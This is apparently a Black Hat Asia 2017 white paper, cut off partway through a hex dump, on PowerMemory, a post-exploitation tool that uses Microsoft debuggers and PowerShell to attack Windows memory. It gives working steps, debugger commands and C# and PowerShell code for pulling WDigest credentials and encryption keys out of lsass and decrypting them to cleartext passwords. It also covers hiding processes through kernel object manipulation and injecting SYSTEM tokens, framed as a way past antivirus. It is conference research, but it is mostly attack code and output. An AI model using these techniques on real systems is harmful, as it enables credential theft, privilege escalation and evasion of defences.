HACK MICROSOFT USING MICROSOFT SIGNED BINARIES

PIERRE-ALEXANDRE BRAEKEN

This document is the supporting white paper for the presentation *Hack Microsoft using Microsoft Signed Binaries* at Black Hat Asia 2017 in Singapore.

Abstract

In Windows, the user-land and kernel-land memory can be accessed and modified using Windows APIs. Our proof-of-concept will show how to access Windows memory without using complex programming language and without calling Windows APIs.

The signed debugging tools for Windows provided by Microsoft will help us abuse the Windows operating system due to them being trusted by default because they are signed with sha1/sha256 Microsoft certificates.

We chose PowerShell for its prevalence in corporate environment instead of using a basic script language (e.g.: Windows batch). In addition, the method we will show doesn't use Windows API reflection thus hindering substantially its detection and mitigation.

Presently, WCE and Mimikatz already reveal passwords from Windows memory. Nevertheless, there is no other tool using the approach of PowerShell piloting a Microsoft Windows debugger to achieve this goal.

Furthermore, we will show different techniques to manipulate the memory in user-land and kernel-land contexts using this concept.

How "deep" can we dig into the Windows memory just by using a debugger?

KEYWORDS: debugger attack, offensive PowerShell automation, kernel security, process injection, DKOM

TABLE OF CONTENTS

INTRODUCTION

PowerMemory is a post-exploitation tool and an Active Directory recognition tool that can bypass antivirus programs due to being a de-facto trusted tool. It can retrieve credentials information, execute shellcode by manipulating memory and to modify processes currently in memory.

PowerMemory uses Windows PowerShell and Microsoft debuggers. Windows PowerShell is compatible with all versions of Windows that support .NET version 2.0 and is used by system engineers to manage complex and cloud environments. Consequently, it's also used by attackers to exploit these environments. By using the Microsoft debugger, it allows us to access Windows memory in user-land and kernel-land contexts. We will cover the following subjects to explain more in details:

- User-land proof-of-concept: attacking the digest Security Support Provider byte per byte with PowerShell and Microsoft debugger to retrieve passwords from memory.

- Kernel-land proof-of-concept: Direct Kernel Object Manipulation with PowerShell and Microsoft debugger:
  - Hiding/Unhiding a process.
  - Protecting a process.
  - Injecting all privileges in a process with SYSTEM identity.
  - Pass-The-Token attack.

- User-land proof-of-concept: Injecting and executing a shellcode in a remote process with PowerShell and a Microsoft debugger.

The source code is available online.[1]

[1] https://github.com/giMini/PowerMemory

USER-LAND PROOF-OF-CONCEPT: ATTACKING THE DIGEST SECURITY SUPPORT PROVIDER BYTE PER BYTE WITH POWERSHELL AND MICROSOFT DEBUGGER TO RETRIEVE PASSWORDS FROM MEMORY

DIGEST SECURITY SUPPORT PROVIDER

The Digest Security Support Provider is one of the defaults component that interact with the Security Support Provider Interface architecture (SSPI). As Microsoft tells us, "*Digest Authentication is an industry standard that, beginning with Windows 2000, is used for Lightweight Directory Access Protocol (LDAP) and web authentication. Digest Authentication transmits credentials across the network as an MD5 hash or message digest. Digest SSP (Wdigest.dll) is used for the following:*

- *Internet Explorer (IE) and Internet Information Services (IIS) access*
- *LDAP queries*

Location: %windir%\Windows\System32\Digest.dll". [2]

This provider is an excellent candidate as it is used whenever a user needs to do Single-Sign-On (SSO). The proof-of-concept will retrieve information from this SSP.

[2] Security Support Provider Interface Architecture https://technet.microsoft.com/en-us/library/dn169026(v=ws.10).aspx#BKMK_DigestSSP

CREDENTIALS STEALING

The process for obtaining the bytes representing the credentials from Wdigest for Windows users is done as follows:

1. Get a memory dump (or not, see f.). It can be done by:
    a. Locally by dumping the lsass process.
    b. Remotely by dumping the lsass process.
    c. By getting an hiberfil.sys converted to dump file.
    d. By crashing a machine and get the crash dump file.
    e. By getting the complete memory dump of a running machine or a virtual machine with Mark Russinovitch's livekd tool.
    f. Without dumping the memory by being in the context of lsass process with a kernel debugger and debug mode activated.

2. As soon as we got the memory dump or we obtained the right access to the memory, we have to locate the information credentials:
    a. Retrieve the LIST_ENTRY address containing domain, user and password information. We will use the **l_LogSessList** symbol to access these data.[3]

3. Load symbols to retrieve memory address associated with them.

```
0:000> dd wdigest!l_LogSessList
00000f6d`8d4fee77  ???????? ???????? ???????? ????????
00000f6d`8d4fee87  ???????? ???????? ???????? ????????
00000f6d`8d4fee97  ???????? ???????? ???????? ????????
00000f6d`8d4feea7  ???????? ???????? ???????? ????????
00000f6d`8d4feeb7  ???????? ???????? ???????? ????????
00000f6d`8d4feec7  ???????? ???????? ???????? ????????
00000f6d`8d4feed7  ???????? ???????? ???????? ????????
00000f6d`8d4feee7  ???????? ???????? ???????? ????????
```

Load symbols…

[3] Wdigest / wdigest!l_LogSessList https://2014.rmll.info/slides/80/day_3-1010-Benjamin_Delpy-Mimikatz_a_short_journey_inside_the_memory_of_the_Windows_Security_service.pdf (Benjamin Delpy)

```
0:000> dd wdigest!l_LogSessList
000000f6`d8d4ee77  00000000 00000000 000a6c00 00000000
000000f6`d8d4ee87  0080c000 00000000 00000100 00000000
000000f6`d8d4ee97  00000200 00000000 00000000 00000000
000000f6`d8d4eea7  00000000 00000000 00000100 00000000
000000f6`d8d4eeb7  d33d7000 0000f6d8 00000000 00000000
000000f6`d8d4eec7  5776ae00 002d00da d1511090 0000f6d8
000000f6`d8d4eed7  5d4db800 007ff8c1 00000100 00000000
000000f6`d8d4eee7  d4eed000 0000f6d8 1f531c00 00000000
```

We will use the following Microsoft public symbols:
http://msdl.microsoft.com/download/symbols [4]

4. Identify each field for each element of the LIST_ENTRY.

```
0:000> dd 0252e020
00000000`0252e020  0252e4a0 00000000 fc7812c0 000007fe
00000000`0252e030  00000001 00000000 0252e020 00000000
00000000`0252e040  91e505e3 00000000 00001001 0000000a
00000000`0252e050  000e000c 00000000 03350500 00000000
00000000`0252e060  00120010 00000000 03350b40 00000000
00000000`0252e070  00180014 00000000 033503c0 00000000
00000000`0252e080  00180016 00000000 03350c40 00000000
00000000`0252e090  00260024 00000000 025bfe00 00000000
```

Next entry
Previous entry
This address
LUID
Username
Netbios domain name address
Encrypted Password address
Domain name address
Username@domain address
MaxLength
MinLength

```
typedef struct _LIST_ENTRY {
  struct _LIST_ENTRY  *Flink;
  struct _LIST_ENTRY  *Blink;
} LIST_ENTRY, *PLIST_ENTRY;
```

"A LIST_ENTRY structure describes an entry in a doubly linked list or serves as the header for such a list" [5]

---

[4] Debugging with Symbols https://msdn.microsoft.com/en-us/library/windows/desktop/ee416588(v=vs.85).aspx

[5] LIST_ENTRY structure

https://msdn.microsoft.com/en-us/library/windows/hardware/ff554296(v=vs.85).aspx

*"An **LUID** is a 64-bit (8 bytes) value guaranteed to be unique only on the system on which it was generated. The uniqueness of a locally unique identifier (LUID) is guaranteed only until the system is restarted."*[6]

RETRIEVE SYMMETRIC KEYS

The process of obtaining the bytes representing the symmetric keys protecting encrypted passwords is done as follows:

1. From the same dump or the memory access obtained at step 1 (credentials stealing), we have to locate the symmetric keys associated with these credentials (different depending on the operating system):
    a. For nt5 kernel, we need to find **g_pDesXKey** (DES-X key) and **g_Feedback** addresses[7].
    b. For nt6 and nt10 kernel, we need to find **h3DesKey** (Triple DES key), **AesKey** (AES key) and **InitializationVector** addresses[8].

GET THE KEY

From an empirical approach, and after having reviewed dumps from different operating system versions since Windows 2003, we can isolate the needed information. The following example is for Windows 2008R2:

[6] LUID structure

https://msdn.microsoft.com/en-us/library/windows/desktop/aa379261(v=vs.85).aspx

[7] lsasrv!g_pDESXKey / lsasrv!g_Feedback https://2014.rmll.info/slides/80/day_3-1010-Benjamin_Delpy-Mimikatz_a_short_journey_inside_the_memory_of_the_Windows_Security_service.pdf (Benjamin Delpy)

[8] lsasrv!InitializationVector / lsasrv!h3DesKey / lsasrv!hAesKey https://2014.rmll.info/slides/80/day_3-1010-Benjamin_Delpy-Mimikatz_a_short_journey_inside_the_memory_of_the_Windows_Security_service.pdf (Benjamin Delpy)

```
0:000> dd lsasrv!h3DesKey
000007fe`fda8e7e0  001e0000 00000000 00000000 00000000
000007fe`fda8e7f0  6e33d67b 53104e04 d103fc79 d92191bd
000007fe`fda8e800  002a0d90 00000000 ffffffff 00000000
000007fe`fda8e810  00000000 00000000 00000000 00000000
000007fe`fda8e820  00000000 00000000 fd99b0d0 000007fe
000007fe`fda8e830  fd9fa1f0 000007fe fd99b0d0 000007fe
000007fe`fda8e840  fd9608a0 000007fe fd99b0d0 000007fe
000007fe`fda8e850  fd9fa1f0 000007fe fd99b0d0 000007fe
0:000> dd 001e0000
00000000`001e0000  00000020 55555552 002751f0 00000000
00000000`001e0010  001e0020 00000000 00000000 00000000
00000000`001e0020  000001bc 4d53534b 00010005 00000001
00000000`001e0030  00000008 000000a8 00000018 bd00c989
00000000`001e0040  2a089930 919bc481 722179b2 016a665d
00000000`001e0050  424f0046 24086804 4b8bc201 1cc048c0
00000000`001e0060  03040341 88642478 8a054040 10440054
00000000`001e0070  43890500 1c241c00 06078080 10744498
0:000> dd 001e0020
00000000`001e0020  000001bc 4d53534b 00010005 00000001
00000000`001e0030  00000008 000000a8 00000018 bd00c989
00000000`001e0040  2a089930 919bc481 722179b2 016a665d
00000000`001e0050  424f0046 24086804 4b8bc201 1cc048c0
00000000`001e0060  03040341 88642478 8a054040 10440054
00000000`001e0070  43890500 1c241c00 06078080 10744498
00000000`001e0080  80008c02 50248ca0 06804544 10b0084c
00000000`001e0090  04048648 40301080 804e468a 60086814
→ Key is 0x18 bytes: bd00c989 2a089930 919bc481 722179b2 016a665d 424f0046
Key transformed little-endiand with db command
89 c9 00 bd 30 99 08 2a 81 c4 9b 91-b2 79 21 72 5d 66 6a 01 46 00 4f 42
```

Size of entire block

Size of key

Tag « KSSM »

Tag « MSSK »

« The » key

To determine the size of the entire block, we estimated it by observing dumps analyzed.

Tag KSSM is a specific signature = (UUUR_TAG).

GET THE INITIALIZATION VECTOR

The following example is for Windows 2008R2 operating system:

```
0:000> db lsasrv!InitializationVector
000007fe`fcf9e7f0 f0 dd 9a c5 1d c3 ed 92-d9 3e cc fa d0 c5 b7 c1  .........>......
000007fe`fcf9e800  10 31 3e 00 00 00 00 00-ff ff ff ff 00 00 00 00  .1>.............
000007fe`fcf9e810  00 00 00 00 00 00 00 00-0c 10 00 00 00 00 00 00  ................
000007fe`fcf9e820  00 00 00 00 00 00 00 00-d0 b0 ea fc fe 07 00 00  ................
000007fe`fcf9e830  f0 a1 f0 fc fe 07 00 00-d0 b0 ea fc fe 07 00 00  ................
000007fe`fcf9e840  c0 08 e7 fc fe 07 00 00-d0 b0 ea fc fe 07 00 00  ................
000007fe`fcf9e850  f0 a1 f0 fc fe 07 00 00-d0 b0 ea fc fe 07 00 00  ................
000007fe`fcf9e860  c0 03 e7 fc fe 07 00 00-80 04 e7 fc fe 07 00 00  ................
```

CREDENTIALS ENCRYPTED TO CLEAR TEXT PASSWORD

At this point we have all the information needed to reveal the password in clear text and all we need to do is to create the algorithm to decrypt the retrieved data.

OPERATING SYSTEMS NT5, SPECIFIC CASE

The nt5 operating systems use two type of protection keys: **RC4** and **DES-X**. we never saw RC4 implemented in all the dumps analyzed. Where RC4 (Rivest's Code 4 (RC4) algorithm) is well documented, DES-X (Data Encryption Standard variant) is not.

Francesco Picasso cracks the DES-X algorithm and did the hard part by making a transposition of LsaEncryptMemory XP in Python.[9] We ported his code to PowerShell to be able to reverse passwords for pre-nt6 and pre-nt10 operating systems. It's possible to see it in the images below and it can be viewed online too[10].

Extract of DES-X algorithm decryption

```
function rol ($val, $r_bits, $max_bits) {
    return (($val -shl ($r_bits % $max_bits)) -band ([math]::Pow(2,$max_bits)-1) -bor ($va
}

function ror ($val, $r_bits, $max_bits) {
    return ((($val -band ([math]::Pow(2,$max_bits)-1)) -shr $r_bits % $max_bits) -bor ($va
}

function loop($des_key, $dst, $src, $ecx, $round){
    $eax = $des_key.Substring($round*8,4)
    $edx = $des_key.Substring($round*8+4,4)
    $eax = [BitConverter]::ToUInt32([Text.Encoding]::Default.GetBytes($eax),0);
    $edx = [BitConverter]::ToUInt32([Text.Encoding]::Default.GetBytes($edx),0);
    $ebx = 0
    $eax = $eax -bxor $src
    $edx = $edx -bxor $src
    $eax = $eax -band "0x0FCFCFCFC"
    $edx = $edx -band "0x0CFCFCFCF"
    $ebx = ($ebx -band "0xFFFFFF00") -bor ($eax -band "0x000000FF")
    $ecx = ($ecx -band "0xFFFFFF00") -bor (($eax -band "0x0000FF00") -shr 8)
    $edx = ror $edx 4 32
    $ebp = [Convert]::ToInt64(($sboxul[0,($ebx -shr 2)]),16)
    $ebx = ($ebx -band "0xFFFFFF00") -bor ($edx -band "0x000000FF")
    $dst = $dst -bxor $ebp
    $ebp = [Convert]::ToInt64(($sboxul[2,($ecx -shr 2)]),16)
    $dst = $dst -bxor $ebp
    $ecx = ($ecx -band "0xFFFFFF00") -bor (($edx -band "0x0000FF00") -shr 8)
    $eax = $eax -shr "0x10"
    $ebp = [Convert]::ToInt64(($sboxul[1,($ebx -shr 2)]),16)
    $dst = $dst -bxor $ebp
    $ebx = ($ebx -band "0xFFFFFF00") -bor (($eax -band "0x0000FF00") -shr 8)
    $edx = $edx -shr "0x10"
    $ebp = [Convert]::ToInt64(($sboxul[3,($ecx -shr 2)]),16)
    $dst = $dst -bxor $ebp
    $ecx = ($ecx -band "0xFFFFFF00") -bor (($edx -band "0x0000FF00") -shr 8)
    $eax = $eax -band "0xFF"
    $edx = $edx -band "0xFF"
    $ebx = [Convert]::ToInt64(($sboxul[6,($ebx -shr 2)]),16)
    $dst = $dst -bxor $ebx
    $ebx = [Convert]::ToInt64(($sboxul[7,($ecx -shr 2)]),16)
    $dst = $dst -bxor $ebx
```

[9] UnDesXing http://blog.digital-forensics.it/2015/05/undesxing.html

[10] Python code ported to PowerShell
https://github.com/giMini/PowerMemory/blob/master/RWMC/utilities/DESX.ps1

OPERATING SYSTEMS NT6 AND NT10

For nt6 and nt10, revealing the password is trivial because the cryptographic methods are well known and we can easily use them to decrypt what we found in memory.

The bytes we found in memory

Cipher, AES key and Initialization Vector	
Cipher	0x27, 0x20, 0x04, 0xd9, 0xad, 0xe7, 0xe0, 0x37, 0x18, 0xe2, 0x7e, 0xbe, 0xc7, 0xe3, 0x2f, 0x3f, 0x5a, 0x78, 0x9d, 0xaa, 0xd0, 0x33, 0x7b, 0x31
Key	0xae, 0x8c, 0xff, 0xc0, 0x75, 0x2a, 0x9f, 0x7b, 0xd3, 0x58, 0xad, 0xb7, 0x4e, 0x44, 0xa6, 0xa8, 0xf4, 0x37, 0x04, 0xf5, 0x60, 0xd1, 0x11, 0x1c
Initialization Vector	0xdd, 0x41, 0xea, 0x7c, 0xd4, 0xeb, 0x21, 0xd3

First POC in C#

```
static void Main(string[] args)
{
    if (args.Length < 3)
    {
        Console.WriteLine("You need to provide 3 elements"); // Check for null array
    }
    else
    {
        string cypherToDecrypt = args[0];
        string keyDES = args[1];
        string initialisationVector64bits = args[2];

        byte[] cypherToDecryptByte = cypherToDecrypt.Split(new[] { ", " }, StringSplitOptions.None)
                    .Select(str => Convert.ToByte(str, 20))
                    .ToArray();
        byte[] keyDESByte = keyDES.Split(new[] { ", " }, StringSplitOptions.None)
                    .Select(str => Convert.ToByte(str, 16))
                    .ToArray();
        byte[] initialisationVector64bitsByte = initialisationVector64bits.Split(new[] { ", " }, StringSplitOptions.None)
                    .Select(str => Convert.ToByte(str, 16))
                    .ToArray();

        TripleDESCryptoServiceProvider tripleDES = new TripleDESCryptoServiceProvider();

        tripleDES.Key = keyDESByte;
        tripleDES.IV = initialisationVector64bitsByte;
        tripleDES.Mode = CipherMode.CBC;
        tripleDES.Padding = PaddingMode.Zeros;

        ICryptoTransform decryptor = tripleDES.CreateDecryptor();

        byte[] resultBytes = decryptor.TransformFinalBlock(cypherToDecryptByte, 0, cypherToDecryptByte.Length);

        tripleDES.Clear();

        string password = System.Text.Encoding.Default.GetString(resultBytes);

        Console.WriteLine(password);
    }
}
static byte[] GetBytes(string str)
{
    byte[] bytes = new byte[str.Length * sizeof(char)];
    System.Buffer.BlockCopy(str.ToCharArray(), 0, bytes, 0, bytes.Length);
    return bytes;
}
static string GetString(byte[] bytes)
{
    char[] chars = new char[bytes.Length / sizeof(char)];
    System.Buffer.BlockCopy(bytes, 0, chars, 0, bytes.Length);
    return new string(chars);
}
```

The result

```
D:\__\Scripting + tools>lsassL2P.exe "0x27, 0x20, 0x04, 0xd9, 0xad, 0xe7, 0xe0,
0x37, 0x18, 0xe2, 0x7e, 0xbe, 0xc7, 0xe3, 0x2f, 0x3f, 0x5a, 0x78, 0x9d, 0xaa, 0x
d0, 0x33, 0x7b, 0x31" "0xae, 0x8c, 0xff, 0xc0, 0x75, 0x2a, 0x9f, 0x7b, 0xd3, 0x5
8, 0xad, 0xb7, 0x4e, 0x44, 0xa6, 0xa8, 0xf4, 0x37, 0x04, 0xf5, 0x60, 0xd1, 0x11,
                    0xea, 0x7c, 0xd4, 0xeb, 0x21, 0xd3"
P @ s s w o r d 1
```

Here is the PowerShell algorithm to decrypt the bytes we found

```
function Get-DecryptTripleDESPassword {
[CmdletBinding()]
param (
    [Parameter(Mandatory=$true, ValueFromPipelineByPropertyName=$true, Position=0)]
        [string] $Password,
    [Parameter(Mandatory=$true, ValueFromPipelineByPropertyName=$true, Position=1)]
        [string] $Key,
    [Parameter(Mandatory=$true, ValueFromPipelineByPropertyName=$true, Position=2)]
        [string] $InitializationVector
)
    try{
        $arrayPassword = $password -split ', '
        $passwordByte = @()
        foreach($ap in $arrayPassword){
            $passwordByte += [System.Convert]::ToByte($ap,16)
        }

        $arrayKey = $key -split ', '
        $keyByte = @()
        foreach($ak in $arrayKey){
            $keyByte += [System.Convert]::ToByte($ak,16)
        }

        $arrayInitializationVector = $initializationVector -split ', '
        $initializationVectorByte = @()
        foreach($aiv in $arrayInitializationVector){
            $initializationVectorByte += [System.Convert]::ToByte($aiv,16)
        }

        $TripleDES = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider

        $TripleDES.IV = $initializationVectorByte
        $TripleDES.Key = $keyByte
        $TripleDES.Mode = [System.Security.Cryptography.CipherMode]::CBC
        $TripleDES.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
        $decryptorObject = $TripleDES.CreateDecryptor()
        [byte[]] $outBlock = $decryptorObject.TransformFinalBlock($passwordByte, 0 , $passwordByte.Length)

        $TripleDES.Clear()

        return [System.Text.UnicodeEncoding]::Unicode.GetString($outBlock)
     }
     catch {
        Write-Error "$error[0]"
     }
}

Get-DecryptTripleDESPassword `
-Password "0x27, 0x20, 0x04, 0xd9, 0xad, 0xe7, 0xe0, 0x37, 0x18, 0xe2, 0x7e, 0xbe, 0xc7, 0xe3, 0x2f, 0x3f, 0x5a, 0x78, 0x9d, 0xaa, 0xd0, 0x33, 0x7b, 0x31" `
-Key "0xae, 0x8c, 0xff, 0xc0, 0x75, 0x2a, 0x9f, 0x7b, 0xd3, 0x58, 0xad, 0xb7, 0x4e, 0x44, 0xa6, 0xa8, 0xf4, 0x37, 0x04, 0xf5, 0x60, 0xd1, 0x11, 0x1c" `
-InitializationVector "0xdd, 0x41, 0xea, 0x7c, 0xd4, 0xeb, 0x21, 0xd3"
```

The result

```
Get-DecryptTripleDESPassword `
-Password "0x27, 0x20, 0x04, 0xd9, 0xad, 0xe7, 0xe0, 0x37, 0x18, 0xe2, 0x7e, 0xbe
-Key "0xae, 0x8c, 0xff, 0xc0, 0x75, 0x2a, 0x9f, 0x7b, 0xd3, 0x58, 0xad, 0xb7, 0x4
-InitializationVector "0xdd, 0x41, 0xea, 0x7c, 0xd4, 0xeb, 0x21, 0xd3"
P@ssword1
```

PROS OF THIS METHOD

PowerMemory is able to reveal passwords independently of the targeted system architecture due to the fact that it doesn't use binaries of the targeted system.

[11]

Platform			Source dump: NT 5 x86	Source dump: NT 5 x64	Source dump: NT 6 x86	Source dump: NT 6 x64
NT 5	x86		OK	KO	KO	KO
	x64		KO	OK	KO	KO
NT 6	x86		KO	KO	OK	KO
	x64		KO	KO	OK*	OK

Mimikatz

Platform			Source dump: NT 5 x86	Source dump: NT 5 x64	Source dump: NT 6 x86	Source dump: NT 6 x64
NT 5	x86		OK			
	x64					
NT 6	x86					
	x64					

PowerMemory

After much empirical work analysis, PowerMemory doesn't need anything else than a Microsoft debugger and PowerShell to reveal passwords for digest SSP (and potentially all the SSPs) and for all Windows operating systems (XP to 10 and 2003 to 2016TP4) which are non-protected by Virtual Secure Mode (only for nt10).

[11] http://blog.gentilkiwi.com/wp-content/uploads/2013/04/minidump_matrix.png

KERNEL-LAND PROOF-OF-CONCEPT: DIRECT KERNEL OBJECT MANIPULATION WITH POWERSHELL AND MICROSOFT DEBUGGER

HIDING/UNHIDING A PROCESS

HIDING

Hiding a process is not a new technique[12]. It existed for a long time. The idea is to manipulate the ActiveProcessLinks in the EPROCESS structure. ActiveProcessLinks is a doubly linked list that links EPROCESS structure together where each EPROCESS structure represents an active process running in the Windows memory.

What have we done differently? We will use the kernel debugger to unlink an active process from the ActiveProcessLinks list by manipulating directly the bytes in memory to hide the process.

The first step is to find the offset of ActiveProcessLinks relatively to the _EPROCESS structure of the current process.

The following table contains active process links offset relative to _EPROCESS for several Windows operating system versions:

Active Process Links offset	
Operating system	Offset
Windows 7 64 bits	0x188
Windows 8 64 bits	0x2e8
Windows 10 64 bits	0x2f0

[12] https://www.blackhat.com/presentations/win-usa-04/bh-win-04-butler.pdf

Steps to unlink and hide a process:

1. Find the address of _EPROCESS structure for current process (!process).
2. Find the Blink and Flink address which are members of the ActiveProcessLinks of the current process.
3. Update Flink of previous process to Flink of target process.
4. Update Blink of next process to Blink of target process.
5. Update links of target process to itself. It is necessary to get the links valid in case an API uses this links (e.g. when process exits, the process manager removes it from the process list). If it is not done, a Blue Screen of Death occurs (Critical Structure Corruption).

The main commands implemented in PowerShell to cover the steps above are[13]:

```
1. "!process 0 0 $Process"

2. "dt nt!_eprocess ActiveProcessLinks. ImageFileName $processAddress"

3. "f $BLINK L4 0x$($FLINK.Substring(17,2)) 0x$($FLINK.Substring(15,2))
   0x$($FLINK.Substring(13,2)) 0x$($FLINK.Substring(11,2))"

4. "f $FLINK+0x8 L4 0x$($BLINK.Substring(17,2)) 0x$($BLINK.Substring(15,2))
   0x$($BLINK.Substring(13,2)) 0x$($BLINK.Substring(11,2))"

5. "f $thisProcessLinks L4 0x$($thisProcessLinks.Substring(17,2))
   0x$($thisProcessLinks.Substring(15,2)) 0x$($thisProcessLinks.Substring(13,2))
   0x$($thisProcessLinks.Substring(11,2))"

6. "f $thisProcessLinks+0x8 L4 0x$($thisProcessLinks.Substring(17,2))
   0x$($thisProcessLinks.Substring(15,2)) 0x$($thisProcessLinks.Substring(13,2))
   0x$($thisProcessLinks.Substring(11,2))"
```

[13] https://github.com/giMini/PowerMemory/blob/master/PowerProcess/Hide-Me.ps1

UNHIDING

Steps to re-link and unhide a process:

1. Find the _EPROCESS structure for current process with address you have.
2. Get the address of a well-linked process. I took System, but another process can be chosen.
3. Find the ActiveProcessLinks' Blink member for the process next to System.
4. Find the ActiveProcessLinks' Flink member for the process previous to System.
5. Update Flink of the process to insert to the base links of the process next to System.
6. Update Blink of the process to insert to the base links of the System process.
7. Update Flink of referenced process (System) to the links process of the process to insert.
8. Update Blink of next process to the links of the process to insert.

The four updates in PowerShell which levers the Microsoft debugger:

```
1. "f $thisProcessLinks L4 0x$($forwardProcessLinks.Substring(17,2))
   0x$($forwardProcessLinks.Substring(15,2))
   0x$($forwardProcessLinks.Substring(13,2))
   0x$($forwardProcessLinks.Substring(11,2))"


2. "f $thisProcessLinks+0x8 L4 0x$($referencedProcessLinks.Substring(17,2))
   0x$($referencedProcessLinks.Substring(15,2))
   0x$($referencedProcessLinks.Substring(13,2))
   0x$($referencedProcessLinks.Substring(11,2))"


3. "f $referencedProcessLinks L4 0x$($thisProcessLinks.Substring(17,2))
   0x$($thisProcessLinks.Substring(15,2)) 0x$($thisProcessLinks.Substring(13,2))
   0x$($thisProcessLinks.Substring(11,2))"


4. "f $forwardProcessLinks+0x8 L4 0x$($thisProcessLinks.Substring(17,2))
   0x$($thisProcessLinks.Substring(15,2)) 0x$($thisProcessLinks.Substring(13,2))
   0x$($thisProcessLinks.Substring(11,2))"
```

PROTECTING A PROCESS

Alex Ionescu made an amazing presentation about this subject[14], we will not repeat what he said.

Our goal is to protect a process running in memory by writing the necessary bytes in the kernel memory with a Microsoft debugger.

We need the protected process offset and the protected value regarding the operating system.

The following table contains several protected process offsets relative to _EPROCESS that we will use in the POC:

Protected process offsets		
Operating system	Process Protection Offset	Protected value used for POC
Windows 7 64 bits	+0x43c	Default is 0xd00 0xd00 | 0x800 = **0xd800**
Windows 8 64 bits	+0x648 (actually SignatureLevel)	**5** (as audiodg.exe)
Windows 10 64 bits	+0x6b2	**0x41** (as lsass.exe)

In PowerShell:

```
"f $formatProcessProtectionOffset $protectProcessValue"
```
[15]

[14] http://www.nosuchcon.org/talks/2014/D3_05_Alex_ionescu_Breaking_protected_processes.pdf

[15] https://github.com/giMini/PowerMemory/blob/master/PowerProcess/Protect-Process.ps1

INJECTING ALL PRIVILEGES IN A PROCESS WITH SYSTEM IDENTITY

The classic approach is to use Win32 APIs to achieve this exploitation technique. Pinvoke.net shows us a very good example of this[16].

On the other hand, we will not use any Windows APIs functions to inject privileges in a process. We will aim to accomplish this privileges attribution by writing bytes with the debugger.

The first step is to find the offset of the Token relatively to the _EPROCESS structure of the current process.

The following table contains several Token process offsets relative to _EPROCESS that we will use in the POC:

Token Process offsets	
Operating system	Offset
Windows 7 32 bits	f8
Windows 7 64 bits	208
Windows 8 64 bits	348
Windows 10 64 bits	358

The second step will be to inject the SYSTEM SID value, which is a simple operation. But it will not be enough to get SYSTEM identity.

Indeed, each time the process is authorized, the system verifies the correctness of the table enumerating SidHash and comparing it with what is stored in the SidHash.

To be able to correctly impersonate the SYSTEM, we will need to inject the hash representing the SID of SYSTEM in the process we will create. We will need the SidHash offset to be able to do that.

The Sid Hash is a part of the _SID_AND_ATTRIBUTES_HASH. Here is the MSDN description of this structure:

[16] http://www.pinvoke.net/default.aspx/advapi32.adjusttokenprivileges

```
typedef struct _SID_AND_ATTRIBUTES_HASH {
  DWORD               SidCount;
  PSID_AND_ATTRIBUTES SidAttr;
  SID_HASH_ENTRY      Hash[SID_HASH_SIZE];
} SID_AND_ATTRIBUTES_HASH, *PSID_AND_ATTRIBUTES_HASH;
```

[17]

"The SID_AND_ATTRIBUTES_HASH structure specifies a hash values for the specified array of security identifiers (SIDs)."[18]

To find the Sid Hash offset, we enter this command (this example is valid for Windows 7):

dt -b -v nt!_token SidHash. *tokenAddress*

+**0x0e0** SidHash : struct _SID_AND_ATTRIBUTES_HASH, 3 elements, 0x110 bytes

+0x000 SidCount : 5

+0x008 SidAttr : 0xfffff8a0`00004f58

+**0x010** Hash : (32 elements)

[17] https://msdn.microsoft.com/en-us/library/windows/desktop/bb394725(v=vs.85).aspx

[18] https://msdn.microsoft.com/en-us/library/windows/desktop/bb394725(v=vs.85).aspx

The following table contains several Sid Hash offsets relative to Token process address that we will use in the POC:

Sid Hash Token Process offsets	
Operating system	Offset
Windows 7 32 bits	+0x0e0+0x010
Windows 7 64 bits	+0x0e0+0x010
Windows 8 64 bits	+0x0e8+0x010
Windows 10 64 bits	+0x0e8+0x010

SidHash _SID_AND_ATTRIBUTES_HASH structure consisting of three fields:

SidCount (the same as in the UserAndGroupCount structure TOKEN)
SidAttr (i.e., the same as in UserAndGroups)
Hash containing the same shortcut

The structure _SID_AND_ATTRIBUTES_HASH contains 3 elements with a 0x110 bytes length.

0x110 = 272 bytes, of which 16 for the first two fields, and the rest of the 32-element array Hash, each element in the array is an 8-byte.

And now a few facts which were verified experimentally:

- A SID of two different processes from the same user leads to the same Sid Hash;
- A slight difference in the SID leads to a small difference in Sid Hash;
- A change in group leads to a slight change in Sid Hash;
- The same set of array SID processes with two different machines, irrespective of the domain, leads to the same Sid Hash (!).

Knowing these few facts, to impersonate the SYSTEM, we could:

1. Copy the number of elements from SidCount
2. Copy the contents (not the address!) of the SID
3. Copy the contents of the Sid Hash


By empirical approach, it was found that the SYSTEM Sid Hash is:

```
"0x16 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x01
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x08 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x1c 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
